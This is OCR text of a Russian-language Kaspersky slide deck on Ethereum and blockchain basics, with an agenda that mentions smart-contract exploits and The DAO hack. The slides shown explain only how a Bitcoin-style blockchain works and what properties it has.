
Ethereum Blockchain 2.0 basics

Alexey Malanov, malware expert

KASPERSKY lab



- Классический блокчейн, недостатки
- Понятие умных контрактов, принципы
- Пример типичного контракта, исходный код
- Ищем баги, эксплуатируем типичный контракт
- История The DAO и воровство $60 млн при помощи баги в умном контракте
- Взломы ParityWallet и CoinDash
- Хардфорки блокчейна, что дальше


Blockchain 1.0

KASPERSKY lab


Как работает блокчейн (на примере Биткойна)

- Блокчейн – это интернет-дневник
- Пользователи формируют транзакции, подписывают их и посылают в сеть
- Каждые 10 минут транзакции оформляются в блок
- Блок ссылается на предыдущий, дописывается в конец
- Блок должен быть «красивым», чтобы его можно было дописать
- Чтобы блок стал «красивым», все майнеры его «трясут» все 10 минут
- Благодаря этому нельзя просто переписать всю финансовую историю

- Революция: в сети без доверия получилось реализовать деньги


individual 'transaction' events
BLOCKCHAIN
NEW BLOCK of transactions includes a security 'hash' of previous block.
BLOCKCHAIN new blocks are added approximately every 10 mins.
Multiple computer 'mining' servers check the validity of the blocks in the chain. The quickest to check the latest block, gets payment.
OR
successful transactions
BLOCK validated as 'honest' part of the chain.
REJECTED

Blockchain


Block
Previous Hash
Timestamp
Root Hash
Nonce
Hash 0
Hash 1
Hash 0-0
Hash 0-1
Hash 1-0
Hash 1-1
TX0
TX1
TX2
TX3
Transactions

Это должен знать каждый

- Все полные узлы хранят весь блокчейн и выполняют одни и те же действия
- Блокчейн обычно 100-200 ГБ
- Блокчейн медленный (10 транзакций в секунду для публичного, 1000 транзакций для приватного)
- Блокчейн немасштабируем (удвоение ресурсов не меняет пропускную способность)
- Чем дороже криптовалюта, тем больше электричества тратится на майнинг (только для PoW)
- В блокчейне все видят всё, что не зашифровано

Блокчейн

Свойства

- Децентрализованный
- Открытый на чтение
- Открытый на запись
- Единый
- Неизменяемый
- С валютой
- Доверяемый

Преимущества

- Неблокируемый/устойчивый
- Валидируемый
- Доступный
- Готовый
- Не фальсифицируемый
- Финансовый
- Не требует репутации

